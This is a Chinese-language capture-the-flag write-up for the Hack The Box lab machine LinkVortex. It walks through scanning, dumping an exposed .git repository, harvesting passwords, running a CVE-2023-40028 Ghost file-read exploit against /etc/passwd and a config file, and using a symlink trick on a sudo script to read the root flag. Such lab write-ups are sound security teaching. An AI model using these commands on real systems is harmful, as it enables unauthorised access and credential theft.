LinkVortex,Ghost漏洞、githack、腳本利用(建立鏈接獲取root flag)


```
└─# nmap -sCV -p22,80 -A 10.10.11.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 05:39 PST
Nmap scan report for 10.10.11.47
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
|_http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (94%), Linux 4.15 - 5.8 (93%), Linux 5.3 -
5.4 (92%), Linux 2.6.32 (92%), Linux 5.0 - 5.5 (92%), Linux 3.1 (91%), Linux
3.2 (91%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (90%), Linux 5.0 -
5.4 (89%), Linux 5.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   206.35 ms 10.10.14.1
2   206.50 ms 10.10.11.47

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.90 seconds
```

有版本漏洞`CVE-2023-40028`：




參考，但需要帳密：

https://github.com/0xyassine/CVE-2023-40028/tree/master

有`robots.txt`，

```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml =>多筆檔案
Disallow: /ghost/ =>登入介面
Disallow: /p/ =>失敗
Disallow: /email/ =>失敗
Disallow: /r/ =>失敗
```

順便也進行目錄爆破`完成，看起來沒啥可用`，補充：使用`gobuster`會失敗



進行vhost爆破

```
wfuzz -u http://linkvortex.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"HOST:FUZZ.linkvortex.htb"  --hh 230
```

```
=====================================================================
000000019:   200        115 L    255 W      2538 Ch     "dev - dev"
```

進行vhosts的目錄爆破

```
dirsearch -u dev.linkvortex.htb -i 200
* * *
[17:53:51] 200 -   41B  - /.git/HEAD
[17:53:51] 200 -   73B  - /.git/description
[17:53:51] 200 -  557B  - /.git/
[17:53:51] 200 -  201B  - /.git/config
[17:53:51] 200 -  620B  - /.git/hooks/
[17:53:51] 200 -  402B  - /.git/info/
[17:53:51] 200 -  240B  - /.git/info/exclude
[17:53:51] 200 -  175B  - /.git/logs/HEAD
[17:53:51] 200 -  401B  - /.git/logs/
[17:53:51] 200 -  393B  - /.git/refs/
[17:53:51] 200 -  147B  - /.git/packed-refs
[17:53:51] 200 -  418B  - /.git/objects/
[17:53:53] 200 -  691KB - /.git/index
```

有很多洩漏`.git資訊`，可使用`githack`工具把資料撈取下來

```
python GitHack.py -u "http://dev.linkvortex.htb/.git/"
```

找到Ghost Dock相關資訊

`將本地的config.production.json設定檔拷貝到容器內的/var/lib/ghost/config.production.json，用於設定Ghost部落格。`

```
└─# cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get
/usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-
deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh
```

```
ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

因為檔案較多，所以搜尋想要的資訊，有測過user、pass...等都找不到

```
find ~/result/9aa4422bc12126b8eb11d97320ca86fb -name auth* 2>/dev/null
```


找到這個比較有興趣，因為有找到密碼

```
cat
/root/result/9aa4422bc12126b8eb11d97320ca86fb/ghost/core/test/regression/api
/admin/authentication.test.js | grep password

已知有這些密碼，我先猜admin@linkvortex.htb +以下密碼
            const password = 'OctopiFociPilfer45';
                        password,
            await agent.loginAs(email, password);
                        password: 'thisissupersafe',
                        password: 'thisissupersafe',
            const password = 'thisissupersafe';
                        password,
            await cleanAgent.loginAs(email, password);
                        password: 'lel123456',
                        password: '12345678910',
                        password: '12345678910',
```

```
username: admin@linkvortex.htb
password: OctopiFociPilfer45
```

登入成功



可以使用前面的漏洞

```
# bash CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd | grep bash
PLEASE ENTER FULL FILE PATH WITHOUT SPACE
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file>
```

但也不知道使用者帳密...看看前面Dock的檔案`/var/lib/ghost/config.production.json`

找到一組帳密，他是SMTP Port，我猜也可以ssh

file> /var/lib/ghost/config.production.json

```
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
```

```
}
```

```
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
```

獲取user flag

```
└─# ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ whoami
bob
bob@linkvortex:~$ ls
user.txt
bob@linkvortex:~$ cat user.txt
39919afe6a87715eaf3b50163572bdae
bob@linkvortex:~$
```

可以提權

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

內文：

```
bob@linkvortex:/opt/ghost$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1
```

```
if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ]
!"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

後綴名，一定要png，無法調整腳本、複製..等
如果把ssh私鑰 或者root.txt 建立鏈接成(ln)圖片是否可以？
需將 CHECK_CONTENT設定為true，因權限不足，要進行繞過

```
ln -s /root/root.txt test.txt
ln -s /home/bob/test.txt test.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh
/home/bob/test.png
```